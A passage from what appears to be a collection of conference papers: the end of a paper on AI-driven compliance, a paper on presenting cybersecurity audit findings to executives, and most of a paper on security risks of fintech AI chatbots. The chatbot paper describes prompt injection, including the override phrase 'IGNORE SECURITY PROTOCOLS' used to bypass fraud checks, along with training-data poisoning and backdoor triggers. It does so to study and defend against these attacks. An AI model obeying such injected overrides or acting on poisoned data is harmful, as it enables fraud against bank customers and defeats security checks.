- **Telecommunications:** In the telecommunications sector, AI can be used to automate compliance with regulations such as the Communications Act and the Telephone Consumer Protection Act (TCPA). AI can monitor network traffic to detect security threats, identify unauthorized access attempts, and generate reports for regulatory agencies.

VII. CHALLENGES AND FUTURE DIRECTIONS

While AI offers significant advantages for cybersecurity compliance management, it also presents several challenges that organizations need to address. Additionally, the field is

rapidly evolving, and it's important to consider potential future directions to maximize its impact.

A. Potential challenges in adopting AI for compliance:

- **Data quality**
AI models are only as good as the data they are trained on. If the data is incomplete, inaccurate, or biased, the AI models will produce unreliable results. Organizations need to ensure that they have high-quality data before implementing AI-driven compliance solutions.
- **Bias**
AI models can inherit biases from the data they are trained on. This can lead to unfair or discriminatory outcomes. Organizations need to be aware of the potential for bias in AI models and take steps to mitigate it.
- **Interpretability**
Some AI models, such as deep learning models, can be difficult to interpret. This can make it difficult to understand how the models are making decisions and to verify their accuracy. Organizations need to choose AI models that are transparent and explainable.

B. Future trends in AI and compliance:

- **Explainable AI (XAI)**
XAI is a field of AI research that focuses on developing AI models that are transparent and explainable. This will make it easier for compliance professionals to understand how AI models are making decisions and to verify their accuracy.
- **Federated learning**
Federated learning is a machine learning technique that enables AI models to be trained on data from multiple sources without sharing the data itself. This can help organizations to overcome data privacy concerns and collaborate on AI projects.

C. The evolving role of compliance professionals in the age of AI:

- **Strategic advisor:** As AI automates many of the routine tasks, compliance professionals will need to focus on more strategic activities, such as identifying

emerging risks, developing compliance strategies, and advising senior management on compliance matters.

- **Data analyst:** Compliance professionals will need to develop skills in data analysis and interpretation to effectively use AI-driven compliance tools.
- **AI expert:** Compliance professionals will need to develop a basic understanding of AI concepts and technologies to effectively manage AI-driven compliance systems.

VIII. CONCLUSION

Artificial intelligence is changing the game for cybersecurity compliance, letting companies automate routine chores, catch mistakes sooner, watch systems in real time, and stay ahead of new risks. When teams use AI in this way, meeting rules stops feeling like a stressful chore and starts adding real strategic value, making the whole security setup tighter and more dependable.

That shift doesn't just happen on its own; a clear plan is needed, one that lines up stakeholders, picks the right tools, and keeps data honest and well-governed. Even with bumps along the way, the road ahead looks bright, with ideas like Explainable AI and federated learning promising clearer, team-friendly solutions.

As cyber threats keep growing and rules keep changing, leaning on AI is quickly moving from nice-to-have to must-have. By making practical moves now, firms can meet requirements more easily, build tougher defenses, and stand out in a crowded digital market. This paper encourages leaders to test and roll out AI-powered compliance tools so they can secure both systems and reputations in the years to come.

REFERENCES

1. European Union Agency for Cybersecurity (ENISA) Publications on AI <https://www.enisa.europa.eu/publications/artificial-intelligence-and-cybersecurity-research>
2. National Institute of Standards and Technology (NIST) AI Risk Management Framework <https://www.nist.gov/itl/ai-risk-management-framework>
3. OECD (Organisation for Economic Co-operation and Development) AI Principles <https://oecd.ai/en/ai-principles>

Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders.

Gurunathan Sridaran
Information Security
Softcell Technologies Global Pvt. Ltd.
Chennai, India.
gurusri@softcell.com

Deepak Chawla
IS Audit and Compliance
Softcell Technologies Global Pvt. Ltd
Mumbai, India.
deepakc@softcell.com

Abstract— Cybersecurity audit reporting is essential for bridging the gap between technical assessments and business decision-making. However, effectively communicating findings to non-technical stakeholders remains a challenge. As Albert Einstein said, if you can't explain it simply, you don't understand it well enough. We explore the best practices for structuring cybersecurity audit reports to ensure clarity, relevance, and actionability for executives, board members, and other non-technical audiences.

A well-structured cybersecurity audit report should use plain language, avoiding excessive jargon. Key findings must be summarized concisely, focusing on risks, business impact, and recommended actions. Visual aids, such as risk matrices and dashboards, help present complex data in an intuitive format. Aligning findings with business objectives ensures stakeholders understand security risks in financial, operational, and compliance contexts.

We also highlight storytelling techniques in cybersecurity reporting, framing risks and solutions in ways that resonate with stakeholders. Executive summaries, real-world analogies, and prioritization of critical threats enhance decision-making.

By adopting these approaches, cybersecurity professionals can improve stakeholder engagement, foster a security-conscious culture, and ensure audit findings lead to actionable improvements rather than being lost in technical complexity.

I. INTRODUCTION TO CYBERSECURITY AUDIT

A Cybersecurity Audit is a comprehensive review and evaluation of an organization's information systems, policies, procedures, and controls to: 1). Assess how well the organization protects its digital assets, data, and systems and 2.) Determine compliance with relevant cybersecurity standards, laws, and regulations (like SEBI CSCRF, ISO 27001, DPDP Act, HIPAA, etc.)

A cybersecurity audit is not just a checklist exercise—it's a comprehensive assessment of how well an organization is protecting its digital environment and landscape.

It also involves, testing controls, scanning infrastructure, and evaluating whether the organization meets both internal and external expectations—be it compliance frameworks or industry standards.

Ultimately, the audit's goal is to spot blind spots before an attacker does—whether that's an outdated firewall rule, excessive admin privileges, or poor data handling practices.

And just as important, it reassures leadership and stakeholders that they are on the right side of both security and compliance. Key Purpose of a Cybersecurity Audit are to

- Identify Vulnerabilities
- Detect weaknesses in systems, applications, and infrastructure and
- Pinpoint gaps in security controls and configurations.
- Ensuring Regulatory Compliance by
- Verifying adherence to industry-specific regulations
- Avoiding penalties or reputational damage due to non-compliance.

Audits also helps Protect Sensitive Data by

- Ensuring adequate safeguards for personal, financial, and business-critical data thereby
- Minimizing the risk of data breaches and unauthorized access.

Some of the Key Components of a Cybersecurity Audit, Risk Assessment, Policy & Governance Review, Access Controls Check, Network & Infrastructure Audit, Endpoint Security Check, Incident Response Readiness & Vulnerability Assessment & Penetration Testing (VAPT)

II. IMPORTANCE OF CLEAR COMMUNICATION

This is the heart of the problem in many audit conversations — we often present findings in a way that's technically accurate but hard for business leaders to act on.

Studies indicate that 13% of internal audit functions fail to report cybersecurity findings to the board, and many reports overwhelm stakeholders with jargon or lack business context

Imagine telling a board member, 'You're still using TLS 1.0.' It might mean nothing to them. But if you say, 'Your customer data could be intercepted due to outdated encryption — and this violates regulatory standards,' now you've got their attention.

Clear communication is not about dumbing it down, it's about making it relevant. We need to translate our technical risk into business risk.

When done right, it builds trust and credibility. When done poorly, it risks non-action — which is dangerous.

When cybersecurity professionals explain risks and requirements in simple, business-aligned language, they foster transparency and confidence.

- This builds a culture where security is seen as a shared responsibility, not just an IT problem.

- Clear, well-structured communication enables decision-makers to achieve the following,
- It helps in Approving the right investments in tools, training, or infrastructure.
- It helps in Setting realistic timelines for implementation and compliance.
- It leads to better Understanding the risk vs. reward of various security options.
- It helps Foster Faster decision-making
- It results in Better alignment between IT and business goals
- It leads to More efficient allocation of resources
- It results in Greater executive buy-in for security initiatives and
- It Reduces risk of misunderstandings during a crisis

III. KEY FINDING SUMMARY / OVERVIEW

We need to Clearly and concisely highlight the most important findings so that non-technical stakeholders can grasp the situation at a glance.

At this stage in our report or presentation, we should to present a high-level summary of the most important findings. Not the full list — just the ones with real impact.

Instead of listing 100 vulnerabilities, we should focus on themes. For example, weak password usage across multiple departments or total count of outdated systems that could be exploited.

Visuals help tremendously here. A pie chart showing 30% of users with weak passwords grabs attention far better than a paragraph of text. Simple Icons & Color Codes could be used to highlight findings, such as

- Open lock – Security gap
- Yellow triangle – Warning
- Green check – Compliant Status
- Red cross – Critical issue

This is also where we should support our discussion with a handout. A one-page summary helps the leadership team recall and prioritize the key issues without reading a 30-page audit report.

IV. AVOID THE TECHNICAL JARGON

Non-technical audiences (like executives, board members, or legal/compliance teams) are unlikely to understand—or respond well to—terms like:

- “SQL Injection”
- “Phishing Vectors”
- “DDoS Attack”
- “Zero-Day Vulnerability”
- “Endpoint Detection and Response (EDR)”

Using such language causes confusion and may lead to inaction, underestimation of risk, or misallocated priorities.

This is why analogies are so effective. Saying ‘our encryption protocols are weak’ may lose them. But ‘your sensitive files are being kept in a box with no lock’ — that gets attention.

Translate technical terms into real-world analogies that anyone can relate to:

Technical Term	Analogy
Weak Passwords	“Like leaving your front door unlocked.”
Outdated Software	“Driving a car with worn-out brakes—it might work, but it’s dangerous.”
Phishing Emails	“A scammer pretending to be your bank to steal your money.”
Firewall Misconfigurations	“Having a security gate, but leaving it open by mistake.”
No Backups	“Running a business without insurance—if disaster hits, recovery is nearly impossible.”

Focus on Business Impact

Move the conversation away from “technical flaws” and toward what it means for the business:

Instead of saying:

“Our systems are vulnerable to SQL injection.”

Say:

There’s a risk that hackers could gain unauthorized access to customer databases and steal sensitive information—potentially leading to data breaches, customer loss, and regulatory fines.

Provide a simple, risk-based summary that includes:

Finding	What It Means (Plain English)	Risk Level	Recommended Action
30% of users use weak passwords	Easy for attackers to guess and access systems.	High	Enforce strong passwords and enable multi-factor authentication (MFA).
Outdated software on 15 systems	Like using old brakes—software is vulnerable to known attacks.	High	Patch or update software immediately.
No backup test in last 12 months	If systems fail, we don’t know if data can be recovered.	Medium	Conduct and document backup recovery test.

Unused admin accounts still active	Former employees might still access sensitive data.	Medium	Review and disable inactive accounts.

V. TRANSLATING TECHNICAL TO BUSINESS LANGUAGE

This is where our audit findings must become real for the business. It's not enough to say there's an outdated SSL certificate — they need to know that this could expose customer data and lead to non-compliance with regulatory bodies

When you translate like this — from what's wrong to why it matters — you give leadership the context they need to act. Translating technical findings into business language in a cybersecurity report is a critical skill, especially when communicating with top management who may not have technical expertise. The goal is to align the findings with business objectives, highlight risks to business operations, and propose solutions that support decision-making without overwhelming them with jargon.

Key Steps for Translating Technical Findings to Business Language:

1. Understand the Business Impact

- Start by linking technical vulnerabilities to business outcomes.
- For example, a technical flaw like “unpatched servers” can be explained in terms of data breach risk or system downtime.

2. Use Simple, Non-Technical Terms

Replace technical terms with business terms.

Example:

- Technical: “SQL Injection vulnerability in application”
- Business: “The application is vulnerable to attacks that could allow unauthorized access to sensitive customer data.”

3. Clarify the Risk

- Focus on the risk associated with each finding and how it could affect the business in terms of:
- Revenue: Could a breach impact revenue (e.g., loss of customer trust, fines)?
- Reputation: Could it damage the company's brand or public trust?
- Compliance: Could it result in non-compliance with regulations (e.g., GDPR, DPDP Act)?

- Operational Impact: Could it lead to downtime, loss of productivity, or business disruption?

4. Quantify Impact When Possible

Use metrics or estimates to give business leaders a sense of scale. Example:

- Technical: “Lack of encryption for sensitive data at rest.”
- Business: “This exposes us to the risk of a data breach that could cost \$X million in fines and customer compensation, along with potential regulatory action.”

5. Present Remediation in Business Terms

When recommending remediation, focus on the business benefits of acting on the issue (e.g., improved security posture, compliance, customer confidence).

Example:

- Technical: “Implement endpoint security measures.”
- Business: “By implementing advanced endpoint security, we can ensure that employee devices are protected, reducing the likelihood of a breach and minimizing downtime in the event of an attack.”

Example of Translating a Technical Finding to Business Language

A. Translating Technical Findings into Business Impact

Technical Finding	Plain English Explanation	Business Impact
Outdated SSL certificate	The website's security certificate has expired, making encrypted communication vulnerable.	Customer trust and data at risk — Users may see security warnings, leading to reduced trust. Possible compliance violations if personal data is intercepted.
Unpatched server	A critical server has not been updated with the latest security fixes.	High risk of data breach — Attackers can exploit known vulnerabilities. This can lead to financial loss, regulatory fines, and reputational damage.

Excess PII data stored without encryption	Too much personal data is stored, and it's not protected with encryption.	Non-compliance with DPDP Act, 2023 — Can result in penalties, investigations, and legal liability if there's a data leak.
No multi-factor authentication (MFA) on email accounts	Only passwords protect email logins—no second layer of defense.	Higher risk of account compromise — Business email compromise can lead to fraud, phishing attacks, and exposure of sensitive communications.
Data exfiltration via DNS detected	Data appears to be leaving the company through covert channels in DNS traffic.	Sensitive data may have been stolen — Indicates a likely breach. This could trigger mandatory breach reporting, regulatory penalties, and loss of customer trust.

Stakeholder-specific reports

- CFO: A cost-benefit analysis of remediation measures.
- CEO: A risk heatmap highlighting high-priority threats.
- Board: A strategic overview tying findings to regulatory compliance.

Interactive workshops allowed stakeholders to ask questions, reducing defensiveness. Surveys showed an 85% increase in stakeholder confidence in addressing audit findings compared to previous audits. Interactive sessions, such as workshops or Q&A meetings, foster stakeholder involvement. Auditors should schedule presentations in distraction-free environments and anticipate emotional reactions, such as defensiveness, by emphasizing collaboration. Feedback mechanisms, like post-presentation surveys, can gauge comprehension and refine future reports.

How This Helps:

- Non-technical leaders can now clearly see the consequences of technical issues.
- Helps prioritize action based on business risk, not just IT concerns.
- Bridges the gap between IT security teams and executive decision-makers.

VI. RECOMMENDATION FOR ACTION

Audit findings are only useful if they lead to action. That's why we must present clear, prioritized next steps.

We also need to categorize actions by urgency, listing the benefits and timelines to implement the safeguards.

This approach helps leadership allocate resources, assign ownership, and measure progress — all in business terms.

Priority	Action	Why It's Important	Owner / Team	Timeline
High (Immediate)	Enforce Stronger Password Policies (e.g., minimum complexity, expiry, MFA)	Prevents unauthorized access through compromised or weak passwords. Reduces phishing and credential stuffing risks.	IT / InfoSec	Within 1 week
High (Immediate)	Update All Critical Software & Patch Vulnerabilities	Outdated software often contains known exploits. Leaving systems unpatched increases breach risk.	IT Operations	Within 1–2 weeks
Medium (Short-Term)	Conduct Security Awareness Training for Employees	Employees are often the first line of defense. Human error causes many breaches (e.g., clicking on phishing links).	HR + Security Team	Within 4 weeks
Low (Long-Term)	Implement Data Encryption at Rest and in Transit	Ensures data is protected even if accessed unlawfully. Mandatory under	IT Compliance	Within 3 months

		most data protection regulations (e.g., DPDP Act).		
Low (Long-Term)	Develop and Test Incident Response Plan (IRP)	Prepares the organization for a coordinated response during security incidents, minimizing damage and downtime	CISO / IT / Legal	Within 6 months

Expected Benefits of These Actions

Benefit	Impact on Business
Reduce Risk of Data Breaches	Fewer security gaps; improved protection of sensitive data.
Protect Customer Trust	Demonstrates proactive risk management—customers are more likely to stay loyal.
Ensure Regulatory Compliance	Helps meet obligations under SEBI CSCR, DPDP Act, ISO 27001, etc., reducing the risk of fines and sanctions.
Improve Operational Resilience	Enables quicker recovery from incidents, reducing downtime and business impact.

VII. WHY THIS MATTERS

The cybersecurity audit identifies key weaknesses in our systems, processes, and user behavior that—if left unaddressed—could lead to serious financial, reputational, and legal consequences.

A regular cybersecurity audit is not just a compliance requirement but a strategic tool for resilience and risk reduction.

Translating technical findings into plain business language ensures that decision-makers understand the risks and can respond effectively. Without this bridge between IT and leadership, vulnerabilities often go unresolved.

The business leadership should now Approve Security Measures by :

- Reviewing and authorizing the immediate actions proposed (password policy enforcement, patching, training).
- Allocating budget or resources as needed for technical upgrades, security software, or awareness programs.

- The Audit should Schedule a Progress Review and Follow-Up by ensuring the following,
- Setting a timeline (e.g., within 60–90 days) to review remediation efforts.
- Ensure business sets up accountability by assigning responsibilities and deadlines.
- Lead the organization into making cybersecurity audits a regular (e.g., annual or biannual) part of organizational governance.
- Encourages departments and employees to treat cybersecurity as a shared responsibility.
- Make security awareness part of onboarding and ongoing training.
- Buying In the leadership's commitment to compliance, privacy, and resilience.

Future research should explore the following:

- Automated Reporting Tools: AI-driven tools could generate tailored reports and visuals based on audit data, reducing manual effort.
- Standardized Visual Formats: Developing industry-standard templates for risk heatmaps and dashboards could enhance consistency.
- Stakeholder Feedback Mechanisms: Real-time feedback tools, such as digital surveys, could refine communication strategies dynamically.
- Cross-Disciplinary Training: Integrating communication and behavioral psychology into auditor training could improve stakeholder engagement

Pilot studies testing automated reporting tools in real-world audits could validate their effectiveness. Additionally, exploring cultural influences on stakeholder communication, particularly in global organizations, could enhance the framework's applicability.

VIII. CONCLUSION

Effective communication of cybersecurity audit findings to non-technical stakeholders is vital for organizational resilience. Our proposed framework—identifying stakeholder needs, using plain language, incorporating visual aids, providing contextual explanations, and facilitating interactive engagement—addresses key barriers like technical jargon and disengagement. Case studies demonstrate that tailored, clear, and interactive communication improves stakeholder understanding and actionability. Organizations should invest in auditor training and technology to streamline these processes, ensuring cybersecurity audits translate into meaningful risk management outcomes. Effective cybersecurity audit reporting requires a deliberate shift from technical exposition to strategic communication. By simplifying language, employing visuals, and framing findings in business-relevant terms, cybersecurity professionals can ensure that their work translates into meaningful action. As cyber threats grow increasingly complex, bridging the communication gap becomes not just valuable but essential to organizational resilience.

Cybersecurity conversations often spark concerns that haven't been voiced before. We should Encourage the audience to share questions—even non-technical ones—because that's where real engagement and action begin.

It's okay if not everyone 'got' a finding the first time. We should Be open to clarifying any point in a more business-oriented way.

Cybersecurity is no longer just a technical issue—it's a business risk and a reputation issue. The cybersecurity audits give us the insights that we need to protect our people, our data, and our future.

Let's act on it with urgency and commitment.

This paper provides a comprehensive framework for cybersecurity professionals and auditors tasked with bridging the gap between technical findings and business action. The methodologies and case studies presented can be adapted across industries to enhance the impact of cybersecurity audit reporting.

REFERENCES

1. ISO/IEC 27001:2022, "Information Security Management Systems."
2. NIST Special Publication 800-53 Rev.5
3. SEBI Circular on Cybersecurity and Cyber Resilience Framework, Oct 2024
4. FAIR Institute. (2021). Factor Analysis of Information Risk

AI Chatbots in Fintech: Security Risks, Adversarial Threats, and Defense Strategies

Lokesh Dacheppalli
Security

Astra Security

Chandigarh, India

lokesh.dacheppalli@getastra.com

Febin Mon Saji
Security

Astra Security

Chandigarh, India

febin.saji@getastra.com

Jinson Varghese Behanan
Security

Astra Security

Chandigarh, India

jinson.varghese@getastra.com

Abstract – AI-powered chatbots have revolutionized fintech customer support but pose security threats, especially when dealing with sensitive information. In this research, we analyze their vulnerabilities, with a focus on adversarial attacks that target large language models (LLMs) via prompt injection, data exfiltration, and manipulation. We assess AI alignment techniques, ethical protection measures, and reinforcement learning with human feedback (RLHF) for countering the threats. Our findings identify major security vulnerabilities, demonstrating even secure models are vulnerable. Furthermore, we discuss regulatory consequences, emphasizing the importance of ongoing auditing, adversarial testing, and robust encryption. While AI chatbots evolve, so do threats, and proactive security becomes a necessity. This study offers practical recommendations for developers, security analysts, and regulators to secure chatbots and protect financial information. By creating strict auditing practices, we promote a robust AI environment that upholds changing fintech cybersecurity norms.

Keywords – AI, LLM, Prompt Injection, ChatBot, Fintech, AI Chatbots, LLM Security, RLHF, Data Exfiltration

I. INTRODUCTION

The integration of artificial intelligence (AI) chatbots into financial technology (fintech) has revolutionized customer interactions, operational efficiency, and decision-making processes. These systems, powered by large language models (LLMs), now mediate critical functions such as fraud detection, credit scoring, transaction processing, and personalized financial advice. By 2025, over 75% of financial institutions have adopted AI-driven chatbots to streamline services, reduce costs, and enhance user experiences. However, this rapid deployment has exposed systemic vulnerabilities that threaten the integrity of financial ecosystems. Unlike traditional software, AI chatbots operate on probabilistic reasoning, making them susceptible to novel attack vectors that exploit their inherent design flaws and training data dependencies.

The security risks associated with fintech chatbots are multifaceted, spanning data poisoning, model inversion, adversarial examples, and prompt injection attacks. For instance, attackers can manipulate training datasets to degrade fraud detection accuracy by 34% with just 0.5% corrupted data. Similarly, adversarial inputs indistinguishable to humans can bypass document verification systems or manipulate credit assessments. These vulnerabilities are compounded by the financial sector's stringent regulatory requirements, including GDPR, PCI-DSS, and the EU AI Act,

which demand transparency, accountability, and resilience against emerging threats.

This paper investigates the intersection of AI vulnerabilities and fintech applications, focusing on three core objectives:

1. **Security Risk Analysis:** Systematically categorizing attack vectors unique to AI chatbots in financial contexts.
2. **Adversarial Threat Mitigation:** Evaluating defense mechanisms such as adversarial training, input sanitization, and certified robustness.
3. **Regulatory Alignment:** Proposing frameworks to harmonize technical safeguards with evolving compliance mandates like DORA and NIST AI RMF.

By synthesizing empirical findings from simulated attacks, red-teaming exercises, and regulatory audits, this research provides actionable insights for developers, financial institutions, and policymakers. The subsequent sections detail the technical underpinnings of these threats, defense strategies, and their implications for global financial stability.

II. BACKGROUND AND RELATED WORK

A. Evolution of AI in Fintech:

AI's integration into financial services began with rule-based systems for fraud detection and evolved into LLM-powered chatbots capable of handling complex, context-aware interactions. Early implementations focused on automating customer service queries, but modern systems now execute high-stakes tasks such as loan approvals, portfolio management, and real-time transaction monitoring. The proliferation of generative AI has further expanded their capabilities, enabling chatbots to analyze market trends, generate financial reports, and even negotiate terms with customers.

B. Security Challenges in AI-Driven Systems Traditional cybersecurity frameworks are ill-equipped to address AI-specific vulnerabilities. Research by Awoufack (2024) demonstrated that prompt injection attacks where malicious inputs override system instructions could bypass fraud checks in European neobanks, leading to €2.3M losses. Similarly, data poisoning attacks, where adversaries inject biased samples into training datasets, have been shown to reduce fraud detection accuracy by 34%. These threats are

exacerbated by the black-box nature of LLMs, which obscures decision-making logic and complicates compliance with GDPR's "right to explanation" mandate.

C. Regulatory Landscape

The EU AI Act (2025) categorizes fintech chatbots as high-risk systems, mandating adversarial testing, dataset transparency, and human oversight for credit scoring and fraud detection applications. Concurrently, the NIST AI Risk Management Framework emphasizes continuous monitoring of API interfaces and prompt-level risks, particularly for institutions relying on third-party LLMs. Despite these advancements, gaps persist in auditing AI decisions and enforcing data minimization principles, leaving systems vulnerable to exploitation.

D. Research Gaps and Contributions

While existing studies have explored individual attack vectors (e.g., prompt injection, data poisoning), few offer holistic strategies addressing both technical and regulatory dimensions. This paper bridges that gap by:

- Quantifying the impact of adversarial examples on financial decision-making.
- Proposing certified defense mechanisms tailored to fintech workflows.
- Aligning mitigation strategies with global compliance standards.

By integrating red-teaming simulations, ensemble detection frameworks, and federated learning architectures, this research advances the discourse on securing AI-powered financial systems in an era of escalating cyber threats. This introduction and background section establishes the critical need for robust security frameworks in AI-driven fintech applications, setting the stage for detailed analyses of threats and defenses in subsequent chapters.

III. SECURITY RISKS AND ATTACK VECTORS

The integration of AI chatbots into financial technology systems introduces complex security challenges that extend beyond traditional cybersecurity paradigms. These risks stem from the probabilistic nature of machine learning models, their reliance on vast datasets, and the evolving tactics of adversaries targeting high-value financial ecosystems. Below, we analyze the critical security risks and attack vectors specific to AI chatbots in fintech applications.

A. Training Data Poisoning:

AI chatbots in fintech often rely on continuously updated datasets for fraud detection, credit scoring, and transaction monitoring. Attackers can manipulate these datasets by injecting malicious samples, causing systematic errors in model outputs. For instance, poisoning a fraud detection system with carefully crafted "false negative" transactions could condition the model to ignore specific fraudulent patterns. In 2024, researchers demonstrated that corrupting

just 0.5% of a loan approval dataset could reduce fraud detection accuracy by 34% while maintaining plausible data distributions.

B. Model Inversion and Reconstruction Adversaries

analyze chatbot outputs to reverse-engineer proprietary models or reconstruct training data. Model inversion reveals private features (e.g., income levels), while model reconstruction creates functional replicas for misuse. In fintech, this enables attackers to replicate risk assessment engines or replicate trading algorithms, undermining competitive advantages.

C. Adversarial Examples

Crafted inputs that mislead chatbots while appearing legitimate to humans. For example, a single pixel alteration in an image uploaded to a chatbot for document verification could bypass authentication checks. In text-based systems, subtle perturbations to loan applications might manipulate credit scores.

D. Prompt Injection Attacks

Malicious users inject commands to override chatbot safeguards. For example, appending strings like "IGNORE SECURITY PROTOCOLS" to transaction requests can bypass fraud checks. A 2024 attack on a European neobank exploited this vulnerability to steal €2.3 million by overriding SCA requirements.




Fig. 1. Prompt Injection

E. API Exploitation

Fintech chatbots often integrate with third-party APIs for functionality (e.g., payment gateways). Attackers exploit insecure APIs to:

1. Scrape Sensitive Data: Exfiltrate customer records via unauthenticated endpoints.
2. Inject Malware: Compromise supply chains by poisoning pre-trained models (e.g., Hugging Face incident).
3. Denial of Service: Overwhelm systems with high-volume requests, disrupting service availability.

IV. ADVERSARIAL THREATS

The integration of artificial intelligence chatbots in financial technology has revolutionized customer interactions and service delivery, yet it has simultaneously introduced a complex landscape of adversarial threats that pose significant risks to financial institutions and their customers.

These threats represent a fundamental vulnerability in the deployment of AI-powered conversational systems, where malicious actors can exploit the inherent weaknesses of machine learning models to compromise system integrity, manipulate outputs, or extract sensitive financial data.

Adversarial threats in the context of fintech chatbots encompass deliberately crafted modifications to otherwise normal inputs that cause AI models to misinterpret or misclassify information. These attacks often require only minute changes that remain invisible to human observers but can completely alter the model's decision-making processes. Unlike traditional cybersecurity threats that target system infrastructure, adversarial attacks exploit the fundamental nature of how AI models process and interpret data, making them particularly insidious in financial applications where accuracy and reliability are paramount.

The financial services sector has seen widespread adoption of AI technologies, with recent research indicating that 75% of financial services companies are already utilizing AI systems, and an additional 10% plan to implement these technologies within the next three years. This rapid deployment has created an expanded attack surface for cybercriminals who recognize the potential for exploiting AI vulnerabilities in high-value financial environments. The sophistication of these threats has evolved beyond simple data breaches to encompass manipulation of AI algorithms and the data that feeds them, creating what experts' term "adversarial AI".

In fintech applications, adversarial threats manifest through various mechanisms that can compromise customer trust, financial stability, and regulatory compliance. These threats are particularly concerning because they can cause AI systems to behave in unintended ways while appearing to function normally, making detection challenging for traditional security monitoring systems. The implications extend beyond individual transactions to potentially affecting market analysis, credit decisions, and fraud detection systems that rely on AI-driven insights.

A. Poisoning Attacks on Fraud Detection Systems:

Financial institutions increasingly rely on AI chatbots to analyze transaction patterns and flag suspicious activity. However, poisoning attacks pose a catastrophic risk. Attackers can strategically inject false negatives into training data to condition models to ignore specific fraudulent patterns. For example, a malicious actor might submit thousands of microtransactions with subtle variations, training the system to classify their future illicit activities as legitimate. This attack vector is particularly dangerous in credit card fraud detection, where models retrain continuously on new transaction data.

B. Adversarial Manipulation of Credit Scoring Black-box attacks targeting credit assessment chatbots enable threat actors to manipulate input parameters subtly. By

perturbing income figures, employment history, or spending patterns within imperceptible thresholds ($\delta \leq 0.03$), attackers can achieve favorable credit decisions while maintaining apparent data validity. Recent studies demonstrate that modifying just 5-7 key features in loan applications can bypass risk models with 89% success rates.

C. Prompt Injection in Transaction Processing

The integration of large language models (LLMs) into banking chatbots introduces novel attack surfaces. Carnegie Mellon researchers revealed that appending strings like "IGNORE SECURITY PROTOCOLS" to transaction requests can override fraud checks. In fintech applications, this could enable unauthorized fund transfers disguised as legitimate customer service interactions. A 2024 attack on a European neobank exploited this vulnerability to bypass SCA (Strong Customer Authentication) requirements, resulting in €2.3M losses.

V. DEFENSE MECHANISMS AND MITIGATION STRATEGIES

Developers must use layered defense techniques to prevent data poisoning, jailbreaks, prompt injection, and other adversarial threats in fintech chatbots. Adversarial training is a fundamental method that simulates real-world evasion strategies by exposing models to a variety of manipulated inputs, including PGD and DeepFool examples. By doing this, the model gains the ability to reject or misdirect harming inputs. Adversarial training must be balanced with regularization and adaptive retraining across financial scenarios, though, as it can also impair model performance on clean data.

An additional crucial line of defense is input sanitization. In order to identify or remove risky patterns like override instructions, embedded code, or special tokens, user input must first be pre-processed. Token normalization, static token filtering to prevent financial terms from being executed as commands, and regex pattern-matching for suspicious phrases are common methods. This helps avoid prompt chaining or indirect injection through document uploads and APIs when used with multi-channel fintech bots (such as chat + email interfaces).

Request throttling and access control aid in lowering system-wide exposure. These defenses enforce privilege separation between customer and admin functionalities by limiting model access by role and session. In order to identify automated jailbreak attempts, they can also throttle repetitive queries. Bots that perform KYC (Know Your Customer) tasks, for instance, shouldn't reveal transaction logic until authentication has been confirmed. Even in cases of partial compromise, access boundaries can be enforced through the use of LLM firewalls and API-level gates.

Developers need to look for backdoor triggers and data poisoning in order to protect their models more thoroughly.

This involves employing ensemble comparisons to identify behavioral abnormalities across model versions and data provenance checks to confirm the reliability of training data. Adversarial detectors are used in certain frameworks to identify latent patterns that are introduced by indirect prompt tuning or contaminated samples. These tactics are particularly important when adjusting chatbots for language alignment or local compliance using third-party data.

Formal assurances that model output won't change significantly in response to slight input shifts are provided by certified defenses like randomized smoothing. Fintech has modified this technique to guarantee confidence intervals for results such as credit scores or loan eligibility. Additionally, developers can identify adversarial influence during runtime by using uncertainty quantification.

VI. REGULATORY IMPLICATION

The integration of AI-powered chatbots into fintech services introduces significant regulatory and compliance concerns. As these systems mediate sensitive transactions, financial advice, and user authentication, they fall under the purview of multiple legal regimes from data protection laws to operational resilience mandates. This section outlines the most relevant regulatory frameworks and provides actionable insights for aligning chatbot security with compliance expectations.

A. Regulatory Frameworks Affecting Fintech Chatbots:

- a) General Data Protection Regulation (GDPR): Under GDPR, AI systems that process personal financial information must ensure:
 - Data minimization and purpose limitation,
 - Right to explanation for automated decisions (Article 22),
 - Strict safeguards around data processing and storage.

LLM-based chatbots pose compliance challenges when they store or infer sensitive attributes unintentionally, especially through prompt chaining or training data reuse (Sood, 2024).

- b) Payment Card Industry Data Security Standard (PCI-DSS): Chatbots interacting with payment information must follow PCI-DSS.
 - Prohibiting storage of CVV/CVC codes,
 - Encrypting all cardholder data in transit,
 - Implementing logging, access control, and tokenization.

Prompt injection attacks that reveal masked transaction info may violate these mandates if data leaves the secure boundary unchecked.

- c) Digital Operational Resilience Act (DORA - EU): DORA expands requirements for:
 - ICT risk management and LLM-based vendor evaluations,
 - Red teaming AI components in financial services,
 - Incident reporting for AI system failures or breaches.

LLM-driven chatbots should be regularly subjected to adversarial testing, as emphasized in Fredrikson (2024). [2]

- d) U.S. NIST AI Risk Management Framework (AI RMF): The NIST AI RMF guides responsible deployment of AI systems by outlining:
 - Governance functions (e.g., continuous monitoring and transparency),
 - Map-Measure-Manage-Mitigate cycle for risk handling,
 - Recognition of attack surfaces like prompt injection.

Fintech firms using third-party LLM APIs must measure risk at both the API interface and the user prompt level, with real-time oversight.

- e) EU AI Act: Recently passed, this regulation:
 - Categorizes LLMs in financial decision-making as high-risk AI,
 - Mandates post-deployment monitoring, dataset transparency, and impact assessments. LLMs integrated into fraud detection, credit scoring, or wealth management bots must undergo formal certification under this framework. The act's emphasis on human oversight supports the need for human-in-the-loop chat moderation in sensitive contexts (Hoang, 2024). [3]

B. Auditing, Logging, and Traceability: To meet these legal demands, robust auditability is required:

- Prompt-Response Logging: Every LLM interaction must be timestamped, attributed, and traceable.
- Version Control: Logs must map model version changes to potential output deviations.
- Explainability Frameworks: Tools like SHAP, LIME, or LLM-specific interpreters can help provide reasoning paths for decisions. Li (2024) warns that persona inference attacks may unintentionally trigger differential treatment, a GDPR violation unless properly audited. [5]

